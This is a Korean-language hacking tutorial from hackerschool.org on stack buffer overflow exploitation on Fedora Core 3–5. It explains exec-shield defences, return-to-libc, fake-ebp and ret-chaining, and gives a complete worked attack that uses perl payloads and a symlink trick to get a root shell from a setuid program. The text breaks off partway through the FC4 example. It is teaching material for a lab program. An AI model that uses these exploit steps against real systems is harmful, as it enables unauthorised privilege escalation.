Fedora Core 3,4,5 stack overflow

- www.hackerschool.org -
- by randomkid -

+-----------------------------목 차--------------------------------+

1. 스택 오버플로우의 역사
2. 커널 2.4에서의 **stack overflow** 방법(**shellcode** 기법)
3. 레드헷 9에서의 **stack overflow** 방법(**RTL** 기법)
4. 커널 2.6에서 **exec_shield** 패치의 이해
5. **FC**에서의 **stack overflow** 방법
6. **FC3**에서의 인자 참조 원리를 이용한 **execl overflow** 기법(**fake ebp**)
7. **FC4**에서의 인자 참조 설명
8. **FC4**에서의 인자 참조 원리를 이용한 **ret execl overflow** 기법
9. **FC5**에서의 **stack** 방어 메커니즘 이해(**stack shield, guard**)
10. **FC5**에서의 **stack** 방어 메커니즘 우회 공격 기법(**ecx one byte overflow**)

+--+

=====================================
*** 1. 스택 오버 플로우의 역사 ***
=====================================


버퍼 오버플로우는 해킹 기법이 아닌 단순한 프로그램상의 문제로 처음 소개되었는데 **1973**년경 **C**언어의 데이터 무결성 문제로 그 개념이 처음 알려졌습니다.
이후 **1988**년 모리스웜(**Morris Worm**)이 **fingerd** 버퍼 오버플로우를 이용했다는 것이 알려지면서 이 문제의 심각성이 인식되기 시작했으며, **1997**년에는 온라인 보안잡지로 유명한 **Phrack**(7권 49호)에 **Aleph One**이 **"Smashing The Stack For Fun And Profit"**란 문서를 게재하면서 보다 널리 알려 졌습니다. 이 문서는 다양한 "버퍼 오버플로우" 공격을 유행시키는 계기가 됐으며 현재까지 해커 지망생들의 필독 문서로 자리잡아 오고 있습니다. 이후 "버퍼 오버플로우"는 **SANS**(**www.sans.org**)에서 매년 발표하는 **TOP20** 공격기법 가운데 상당수를 차지하면서 해커들의 꾸준한 사랑을 받아오고 있습니다.
<네이버 블로그에서 발췌>

==

*** 2. 커널 2.4에서의 stack overflow 방법(shellcode 기법) ***

==

<stack>



위 그림은 커널 2.4에서 **shellcode overflow**를 해보신 분이면 쉽게 이해가 되실겁니다.
먼저 순서를 보면 **shellcode**를 환경변수에 올려놓습니다.
그 후 **buffer**를 넘치게 하여 **return address** 주소를 **NOP(0x90)**이 있는 **stack** 주소로 변조 합니다.
그렇게 되면 프로그램의 에필로그(함수의 종료 어셈 코드 부분을 의미합니다)가 실행이 되면서
공격자가 변조한 **return address** 주소로 프로그램 흐름이 바뀌게 됩니다.
그 후 **NOP**코드를 차례로 실행하면서 **stack**의 높은 주소로 이동하게 되고
결국 공격자가 만든 **shellcode**를 실행하여 **shell**을 실행하게 됩니다.

===

*** 3. 레드헷 9에서의 stack overflow 방법(RTL 기법) ***

===

레드헷 9에서는 stack overflow공격에 대항하기 위해 특별한 방어 메커니즘이 적용 되었습니다.
바로 randomstack address 입니다.
말 그대로 stack의 주소가 random적으로 바뀌는 것을 의미합니다.
그래서 shellcode의 주소를 추측해야하는 기존의 방법으로는 번거롭게 되었습니다.
그런데 redhat 9.0이 나오기 이전에 재미있는 overflow기법이 나왔습니다. 바로 RTL(Return Into Libc)기법입니다.
이 기법은 Lamagra's OMEGA Project 라는 이름으로 발표되었는데 shellcode없이 shell을 실행하는 것을 목적으로 합니다.

C언어를 코딩하다가 보면 이런 함수를 자주 쓰실 겁니다.

printf, scanf, strcpy, malloc, free 등...

이 함수들은 사용자가 정의하지 않고도 그냥 쓸 수 있습니다.
이 함수들을 공유 라이브러리 함수라고 하는데 당연히 메모리 어딘가에 해당 함수의 코드가 있을 것입니다.
이 공유라이브러리 함수 중에서 shell을 수행 할 수 있는 함수를 찾습니다.
대표적으로 세가지만 예로 들겠습니다.


```
system("/bin/sh");
execve("/bin/sh",이중 포인터,0);
execl("/bin/sh",argument,0);
```

위 함수는 C언어 공유라이브러리 중에서 shell을 실행 할 수 있는 함수들입니다.

```
#include <stdio.h>
int main()
{
    system("/bin/sh");
}
```

위의 코드를 실행하여 system함수가 실행이 될 때 stack상의 배치를 보면 다음과 같습니다.


<**system()**이 실행된 직후의 **stack**>



위의 그림을 보시면 **&system()**의 **stack** 위치에서 **8**바이트 위의 **stack**상에 있는 포인터 값을 인자로 받아서 실행 하는 것을 보실 수 있습니다.

RTL 기법은 **buffer** 를 넘치게 하여 **return address** 의 주소를 **shell** 을 실행할 수 있는 공유라이브러리 함수로 변조하고 인자까지 구성시키는 방법입니다.

RTL 기법의 공격 과정을 보면 다음과 같습니다.



<공격후의 **stack**> 그림을 보면 **stack**의 주소값을 알 수 없어도 **shell** 실행이 가능하다라는 것을 알 수 있습니다.

randomstack address 가 적용된 레드헷 **9**에서 이 기법이 먹혀들어 간다는 것을 알 수 있습니다.

===

*** 4. 커널 2.6에서 exec_shield 패치의 이해 ***

===

shellcode, RTL overflow, formatstring 기법등 여러가지 **exploit** 기법이 발표되면서 **exploit** 을 막는 강력한 방어 메커니즘이 요구 되었습니다. 그 후 **exec_shield**를 개발했습니다. **exec_shield**의 목적은 모든 가능한 **exploit** 에 대항하는 것입니다.
그럼 **exec_shield**를 살펴보도록 하겠습니다.

운영체제	<레드헷 9>	<Fedora Core's exec_shield>
비 실행 **stack**	**X**	**0**
비 실행 **heap**	**X**	**0**
randomstack	**0**	**0**
random heap	**X**	**0**
random libc	**X**	**0**
libc address	**16M**이상	**16M**미만

위의 그림을 차례로 설명해 보겠습니다.

먼저 비 실행 **stack**란을 보도록 하겠습니다.

비 실행 **stack**이란 메모리 영역중 **stack** 영역의 코드를 명령어로 실행 못하게 하는 패치를 의미합니다.

레드헷 **9**을 보시면 비 실행 **stack**이 되어있지 않으므로 **stack**상에 있는 **shellcode**를 실행 할 수 있습니다.

하지만 **FC(Fedora Core)**에서는 비 실행 **stack**이 적용 되어있으므로 **stack** 상에 있는 **shellcode**를 실행 할 수 없습니다.

다음으로 비 실행 **heap**란을 보도록 하겠습니다.
비 실행 **heap**이란 메모리 영역중 **heap** 영역에 있는 코드를 명령어로 실행 못하게 하는 패치를 의미합니다.
레드헷 **9**에서는 **heap**상에 위치된 **shellcode**를 실행 할 수 있지만 **FC**에서는 패치가 되어 실행이 불가능하다는 것을 알 수 있습니다.

randomstack은 목차 **3**에서 설명하였으므로 넘어가겠습니다.

그 다음인 **randomheap**은 말 그대로 할당된 **heap**의 주소값이 **randomaddress**라는 것을 의미합니다.
randomlibc는 공유라이브러리가 위치한 메모리 주소가 **random**적이라는 것을 의미합니다.

마지막으로 **libc address**란을 보도록 하겠습니다.
libc address는 공유라이브러리의 주소값을 의미합니다.
레드헷 **9**에서는 **16M**이상이므로 **4**바이트 최상위 한 바이트 주소값이 **0x00**이 아닙니다.
하지만 **FC**에서는 **16M**미만이므로 **4**바이트 최상위 한 바이트 주소값이 **0x00**이 꼭 들어갑니다.(예 : **0x008962fc <- execve's libc address)**

즉 **0x00**을 못넣는 상황의 **overflow**에서 레드헷 **9**에서는 함수의 연속 호출이 가능하지만 **FC**에서는 딱 한번만 호출 할 수 있다는 것을 알 수 있습니다.
이렇게 공유라이브러리의 주소에서 최상위 바이트가 **0x00**인 메모리 영역을 **"ASCII-Armor** 영역**"** 이라고 합니다.

이 모든 패치 내용을 종합해보면 기존의 커널 **2.4**에서 통한 **overflow**기법은 커널 **2.6**에서 무용지물이라는 것을 확인 할 수 있습니다.
shellcode overflow기법은 **stack**상에 **shellcode**를 올려놓고 **return address**를 **stack**의 위치로 바꾸어 공격하는 기법인데
커널 **2.6(FC)**에서는 **stack**의 주소가 **random**적일 뿐만 아니라 **stack**상에 있는 코드를 실행 할 수 없게 패치되었기 때문입니다.
그럼 **RTL**기법은 어떻습니까**?**
RTL기법은 **return address**의 주소를 공유라이브러리 주소로 바꾼다음 원하는 인자까지 구성시켜주어서 **shell**을 실행하는 기법입니다.
그런데 커널 **2.6**에서 적용할려면 첫번째 난관이 바로 **randomlibc** 주소입니다. 공유라이브러리의 주소값이 계속 바뀌기 때문에
추측 공격을 할 수 밖에 없고 운이 좋게 주소값이 맞아 떨어져도 주소값에 아스키 아머가 걸려있기 때문에 **0x00**을 못넣는 환경에서는
올바르게 인자까지 구성시켜 줄 수 없습니다.

==

*** 5. FC에서의 stack overflow 방법 ***

==

목차 4에서 FC에서 적용된 **exec_shield** 내용을 이해하셨으면 **exploit**이 거의 불가능해 보일 것입니다.
하지만 불가능은 없습니다. (^.^)


그럼 FC에서 어떻게 **overflow**를 해야하는지 알아보겠습니다.
공유라이브러리가 위치하는 주소값을 잘 살펴보면 비록 **random**적으로 주소 값이 바뀌지만 **16M**이하의 범위안에서 **random address**이므로
변하는 **libc address** 중 하나를 잡고 계속 실행하면 생각보다 쉽게 매칭이 되는 것을 확인 할 수 있습니다.
즉 우리가 원하는 공유라이브러리 함수를 호출하는 것이 가능하다는 것을 증명할 수 있는 것입니다.
return address에 공유라이브러리 함수중 딱 한번 호출해서 **shell**을 실행 할려면 어떤 함수가 좋겠습니까?
제가 추천하는 **exec family** 함수중에서 **execl()** 입니다.

인자는 다음과 같이 구성되어야 합니다.

execl("실행 파일명","인자",0);

인자는 총 **3**개로써 마지막인자는 **0x00000000**로 끝나야 합니다.
인자 구성을 시켜야 하는데 까다롭게 되어있습니다.

execl의 인자 참조를 세부적으로 보면 다음과 같습니다.




커널 2.4 - FC3까지 인자참조는 **ebp**를 기준으로 참조 합니다.

overflow를 시킬 때 **return address**까지 변조 할 수 있다는 의미는 **ebp** 부분도 변조 할 수 있다는 것을 의미 합니다.

다시 말하면 **return address**를 **execl**로 바꿀 수 있을 뿐만 아니라 인자위치도 우리가 원하는 위치로 변조 할 수 있다는 것입니다.

공격 과정은 다음과 같게 하면 될 것입니다.




```
<execl>:      push   %ebp
<execl+1>:    mov    %esp,%ebp  <--- ebp가 변조되는 어셈코드입니다.
<execl+3>:    lea    0x10(%ebp),%ecx
```

return address 의 주소값을 **&execl + 3**으로 한 이유는 함수 프로로그(함수의 시작 어셈코드 부분입니다)를 안하기 위해서 입니다.

프롤로그 작업을 수행하면 우리가 변조한 **ebp**위치의 인자를 참조 안하기 때문 입니다.

==
*** 6. FC3에서의 인자 참조 원리를 이용한 execl overflow 기법(fake ebp) ***
==

그럼 **FC3**에서 **stack overflow**를 해보도록 하겠습니다.

```
[randomkid@localhost vul]$ id
uid=500(randomkid) gid=500(randomkid) groups=500(randomkid) context=user_u:system_r:unconfined_t
[randomkid@localhost vul]$ ls -al vul
-rwsr-xr-x  1 root root 4729 Feb 26 07:39 vul
[randomkid@localhost vul]$ cat vul.c
#include <stdio.h>
int main(int argc,char**argv)
{
        char buf[4];
        strcpy(buf,argv[1]);
}
[randomkid@localhost vul]$
```

위의 과정을 보시면 알겠지만 현재 일반 권한 유저 상태에서 **root**의 권한으로 실행이 되는 프로그램이 있습니다.
프로그램은 **stack overflow**가 가능하므로 공격을하여 **root shell**을 얻도록 하겠습니다.

```
[randomkid@localhost vul]$ gdb -q vul
(no debugging symbols found)...Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x08048368 <main+0>:    push   %ebp
0x08048369 <main+1>:    mov    %esp,%ebp
0x0804836b <main+3>:    sub    $0x8,%esp
0x0804836e <main+6>:    and    $0xfffffff0,%esp
0x08048371 <main+9>:    mov    $0x0,%eax
0x08048376 <main+14>:   add    $0xf,%eax
0x08048379 <main+17>:   add    $0xf,%eax
0x0804837c <main+20>:   shr    $0x4,%eax
```

```
0x0804837f <main+23>:    shl     $0x4,%eax
0x08048382 <main+26>:    sub     %eax,%esp
0x08048384 <main+28>:    sub     $0x8,%esp
0x08048387 <main+31>:    mov     0xc(%ebp),%eax
0x0804838a <main+34>:    add     $0x4,%eax
0x0804838d <main+37>:    pushl   (%eax)
0x0804838f <main+39>:    lea     0xfffffffc(%ebp),%eax
0x08048392 <main+42>:    push    %eax
0x08048393 <main+43>:    call    0x80482b0 <_init+56>          <--- strcpy의 plt 위치
0x08048398 <main+48>:    add     $0x10,%esp
0x0804839b <main+51>:    leave
0x0804839c <main+52>:    ret
0x0804839d <main+53>:    nop
0x0804839e <main+54>:    nop
---Type <return> to continue, or q <return> to quit---
0x0804839f <main+55>:    nop
End of assembler dump.
(gdb)
```

main()을 역 어셈하여 내부를 보신 결과 입니다.
실제 버퍼의 크기가 어떻게 잡혀있는 확인하기 위해 strcpy가 수행된 후의 시점에서 확인해 보도록 하겠습니다.

```
(gdb) b *main+48
Breakpoint 1 at 0x8048398
(gdb) r AAAA
Starting program /home/randomkid/vul/vul AAAA
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x08048398 in main ()
(gdb) x/16wx $esp
0xfef054d0:     0xfef054f4      0xfef82bda      0xfef054f8      0x080483ba
0xfef054e0:     0x00000000      0x003dfff4      0x08049484      0x003dfff4
0xfef054f0:     0x00000000      0x41414141(버퍼)0xfef05500(ebp) 0x002d1e33(ret)
0xfef05500:     0x00000002      0xfef05584      0xfef05590      0x002afab6
(gdb)
```

위의 결과를 분석해보면...

```
          <stack>
+----------------------------+
|        0x002d1e33          | <--- return address
+----------------------------+
|        0xfef05500          | <--- ebp
+----------------------------+
|        0x41414141          | <--- buffer
+----------------------------+
```

이렇게 됩니다.
이제 상대적인 **return address** 의 크기를 알아냈으니 **execl** 함수와 인자로 구성시켜줄 메모리 위치를 뒤지면 될 것입니다.

```
(gdb) p execl
$1 = {<text variable, no debug info>} 0x346720 <execl>
(gdb) x/8wx 0x8049564 <--- GOT주소를 미리 준비했습니다.
0x8049564 <_GLOBAL_OFFSET_TABLE_>:      0x08049498      0x002ba4f8      0x002af9e0      0x002d1d50
0x8049574 <_GLOBAL_OFFSET_TABLE_+16>:   0x00324880      0x00000000      0x00000000      0x08049490
(gdb)
```

execl 의 인자로 **GOT**주소가 적당합니다.
이유는 **GOT**주소의 끝은 항상 **0x00000000** 이기 때문입니다.
그럼 심볼릭 링크를 걸어줄 값을 알아보도록 하겠습니다.

```
(gdb) x/x 0x08049498
0x8049498 <_DYNAMIC>:   0x00000001
(gdb)
```

0x01 을 심볼릭 링크로 걸어주면 될 것입니다.

그럼 **shell** 을 띄우는 프로그램을 만들어 보겠습니다.

```
(gdb) q
The program is running.  Exit anyway? (y or n) y
[randomkid@localhost vul]$ cat shell.c
#include <stdio.h>
int main()
{
        printf("Root in!!!\n");
        setuid(0);
        system("/bin/sh");
}
[randomkid@localhost vul]$
```

gcc 로 컴파일을 한 다음...

```
[randomkid@localhost vul]$ gcc -o shell shell.c
```

위에서 확인한 심볼릭 링크를 걸어줍니다.

```
[randomkid@localhost vul]$ ln -s shell `perl -e 'print "\x01"'`
```

제대로 되었는지 확인을 한번 더 합니다.

```
[randomkid@localhost vul]$ ls -al `perl -e 'print "\x01"'`
lrwxrwxrwx  1 randomkid randomkid 5 Feb 26 07:49 ? -> shell
[randomkid@localhost vul]$
```

공격 코드는 다음과 같이 넣어주면 되겠습니다.

```
          <stack>
+----------------------------+ <--- stack의 높은 주소
|        0x00346723          | <--- return address ( &execl + 3 )
+----------------------------+
|        0x0804955c          | <--- fake ebp ( &원하는 인자위치 - 8 )
+----------------------------+
|        0x41414141          | <--- buffer
+----------------------------+ <--- stack의 낮은 주소
```

그럼 공격을 해보겠습니다.(**randomlibc address** 때문에 반복적으로 공격을 해야합니다)

```
[randomkid@localhost vul]$ ./vul `perl -e 'print "A"x4,"\x5c\x95\x04\x08","\x23\x67\x34"'`
Segmentation fault
[randomkid@localhost vul]$ ./vul `perl -e 'print "A"x4,"\x5c\x95\x04\x08","\x23\x67\x34"'`
Segmentation fault
[randomkid@localhost vul]$ ./vul `perl -e 'print "A"x4,"\x5c\x95\x04\x08","\x23\x67\x34"'`
Root in!!!
sh-3.00# id
uid=0(root) gid=500(randomkid) groups=500(randomkid) context=user_u:system_r:unconfined_t
sh-3.00#
```

root shell 을 얻었습니다.
위의 공격 과정에서 중요한 요점은 **ebp**를 기준으로 참조하는 인자 원리를 이용하여 우리가 원하는 메모리 위치로 바꾸는 것입니다.

=====================================
*** 7. FC4에서의 인자 참조 설명 ***
=====================================

fake ebp를 이용하여 원하는 인자까지 구성시켜주는 방법을 알아 차리고는 FC4에서는 인자 참조 방식을 바꾸었습니다.

다음 소스를 보겠습니다.

```
[randomkid@localhost vul]$ cat execve.c
#include <stdio.h>
int main()
{
        char *shell[2];
        shell[0] = "/bin/sh";
        shell[1] = NULL;
        execve(shell[0],shell,0);
}
[randomkid@localhost vul]$
```

인자 참조 방식이 어떻게 바뀌었는지 확인하기 위해 만든 프로그램입니다.
그럼 gdb로 execve함수의 인자참조 방식이 어떻게 바뀌었는지 보겠습니다.

```
[randomkid@localhost vul]$ gcc -o execve execve.c
[randomkid@localhost vul]$ gdb -q execve
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048382
(gdb) r
Starting program: /home/randomkid/vul/execve
Reading symbols from shared object read from target memory...(no debugging symbols found)...done.
Loaded system supplied DSO at 0xf18000
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x08048382 in main ()
(gdb) disas execve
Dump of assembler code for function execve:
0x002651ac <execve+0>:  push   %edi
0x002651ad <execve+1>:  push   %ebx
```

```
0x002651ae <execve+2>:  call   0x1ecc60 <__i686.get_pc_thunk.bx>
0x002651b3 <execve+7>:  add    $0x98e41,%ebx
0x002651b9 <execve+13>: mov    0xc(%esp),%edi    <--- 첫번째 인자
0x002651bd <execve+17>: mov    0x10(%esp),%ecx   <--- 두번째 인자
0x002651c1 <execve+21>: mov    0x14(%esp),%edx   <--- 세번째 인자
0x002651c5 <execve+25>: xchg   %ebx,%edi
0x002651c7 <execve+27>: mov    $0xb,%eax
0x002651cc <execve+32>: call   *%gs:0x10
0x002651d3 <execve+39>: xchg   %edi,%ebx
0x002651d5 <execve+41>: mov    %eax,%edx
0x002651d7 <execve+43>: cmp    $0xfffff000,%edx
0x002651dd <execve+49>: ja     0x2651e2 <execve+54>
0x002651df <execve+51>: pop    %ebx
0x002651e0 <execve+52>: pop    %edi
0x002651e1 <execve+53>: ret
0x002651e2 <execve+54>: neg    %edx
0x002651e4 <execve+56>: mov    0xffffff1c(%ebx),%eax
0x002651ea <execve+62>: mov    %edx,%gs:(%eax)
0x002651ed <execve+65>: mov    $0xffffffff,%eax
0x002651f2 <execve+70>: pop    %ebx
---Type <return> to continue, or q <return> to quit---
0x002651f3 <execve+71>: pop    %edi
0x002651f4 <execve+72>: ret
0x002651f5 <execve+73>: nop
0x002651f6 <execve+74>: nop
0x002651f7 <execve+75>: nop
End of assembler dump.
(gdb)
```

위의 **execve** 함수의 어셈블러 명령어를 보면 인자 참조 방식이 **ebp** 레지스터에서 **esp** 레지스터로 바뀐 것을 알 수 있습니다.

모든 실행 함수가 전부 이와 같은 방식이 적용이 되어서 더 이상 **fake ebp**를 이용하는 **stack overflow** 공격은 안 통하게 되었습니다.

```
==============================================================================
 ***  8. FC4에서의 인자 참조 원리를 이용한 ret execl overflow 기법 ***
==============================================================================
```

인자 참조가 **ebp**에서 **esp**로 바뀌었으므로 **esp**를 핸들링하는 것이 관건이 됩니다.

그럼 어떻게 **esp**를 마음대로 핸들링 할 수 있겠습니까?

방법을 말씀드리면 간단합니다.

아스키 아머가 걸리지 않는 코드 영역중에서 **ret** 명령어가 들어간 부분을 찾습니다.

0x080483b1 <main+53>: ret

이런 코드가 되겠지요.

이 코드를 **return address**에 넣으면 어떻게 될까요?

stack상의 **4**바이트를 **eip**에 넣을 것 입니다.

그럼 그 다음 코드에 또 **ret** 코드가 있다면?

도식화해서 보면 다음과 같습니다.

```
        <공격전의 stack>                 <공격후의 stack>
+-----------------------------+ +----------------------------+ <--- stack의 높은 주소
|            dummy            | |   인자구성이 된 &execl()   |
+-----------------------------+ +----------------------------+
|            dummy            | |         &ret 코드          |
+-----------------------------+ +----------------------------+
|            &argv            | |         &ret 코드          |
+-----------------------------+ +----------------------------+
|            argc             | |         &ret 코드          |
+-----------------------------+ +----------------------------+
|       return address        | |         &ret 코드          |
+-----------------------------+ +----------------------------+
|            ebp              | |        변조된 ebp          |
+-----------------------------+ +----------------------------+
|           buffer            | |          buffer            |
+-----------------------------+ +----------------------------+ <--- stack의 낮은 주소
```

위의 그림을 보면 **&return address** 에 **ret** 코드 주소 값을 넣어서 프로그램의 흐름을 **stack**을 올리면서 끌고 가고 있는 것을 볼 수 있습니다.
그리고 마지막에 **execl** 함수를 호출하게 되는데 물론 이때 **stack**상에 배치된 인자는 **execl()**에 맞는 위치가 되어야 합니다.

그럼 취약프로그램을 공격해 보도록 하겠습니다.

```
[randomkid@localhost vul]$ ls -al vul
-rwsr-xr-x  1 root root 4675 May 24 06:01 vul
[randomkid@localhost vul]$ cat vul.c
#include <stdio.h>
#include <string.h>
int main(int argc,char**argv)
{
        char buf[4];
        strcpy(buf,argv[1]);
}
[randomkid@localhost vul]$ id
uid=500(randomkid) gid=500(randomkid) groups=500(randomkid) context=user_u:system_r:unconfined_t
[randomkid@localhost vul]$ uname -a
Linux localhost.localdomain 2.6.11-1.1369_FC4 #1 Thu Jun 2 22:55:56 EDT 2005 i686 i686 i386 GNU/Linux
```

현재 저는 일반 유저이고 **root** 의 권한으로 실행이 되는 프로그램이 하나 있습니다.
그 프로그램은 **stack overflow**가 가능하고 **Linux** 버젼은 **FC4** 입니다.

공격 과정은 다음과 같은 순서로 진행 하겠습니다.

1. **buffer** 에서 **return address** 까지 상대적인 크기를 구합니다.
2. **ret** 코드가 있는 주소값을 알아냅니다.
3. 공유라이브러리 **execl()**의 주소값을 알아냅니다.
4. **return address** 보다 높은 **stack**주소 중에서 **execl()**의 인자로 적당한 위치를 알아냅니다.
5. **exploit** 프로그램을 심볼릭 링크를 걸어 **ret + execl** 로 **stack overflow**를 하여 **root shell** 을 얻습니다.

그럼 **gdb**로 **return address** 까지 상대적인 크기를 구합니다.

```
[randomkid@localhost vul]$ gdb -q vul
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x0804837c <main+0>:    push   %ebp
0x0804837d <main+1>:    mov    %esp,%ebp
0x0804837f <main+3>:    sub    $0x18,%esp
0x08048382 <main+6>:    and    $0xfffffff0,%esp
0x08048385 <main+9>:    mov    $0x0,%eax
0x0804838a <main+14>:   add    $0xf,%eax
0x0804838d <main+17>:   add    $0xf,%eax
0x08048390 <main+20>:   shr    $0x4,%eax
0x08048393 <main+23>:   shl    $0x4,%eax
0x08048396 <main+26>:   sub    %eax,%esp
0x08048398 <main+28>:   mov    0xc(%ebp),%eax
0x0804839b <main+31>:   add    $0x4,%eax
0x0804839e <main+34>:   mov    (%eax),%eax
0x080483a0 <main+36>:   sub    $0x8,%esp
0x080483a3 <main+39>:   push   %eax
0x080483a4 <main+40>:   lea    0xfffffffc(%ebp),%eax
0x080483a7 <main+43>:   push   %eax
0x080483a8 <main+44>:   call   0x80482c8 <__gmon_start__@plt+16> <--- strcpy의 plt 주소
0x080483ad <main+49>:   add    $0x10,%esp
0x080483b0 <main+52>:   leave
0x080483b1 <main+53>:   ret
0x080483b2 <main+54>:   nop
---Type <return> to continue, or q <return> to quit---
0x080483b3 <main+55>:   nop
End of assembler dump.
(gdb) b *main+49
Breakpoint 1 at 0x80483ad
(gdb) r AAAA
```

```
Starting program /home/randomkid/vul/vul AAAA
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x080483ad in main ()
(gdb) x/16wx $esp
0xbfd83580:     0xbfd835b4      0xbfd83be2          0xbfd83598          0x08048295
0xbfd83590:     0x003f2ff4      0xbfd83650          0xbfd835b8          0x080483ce
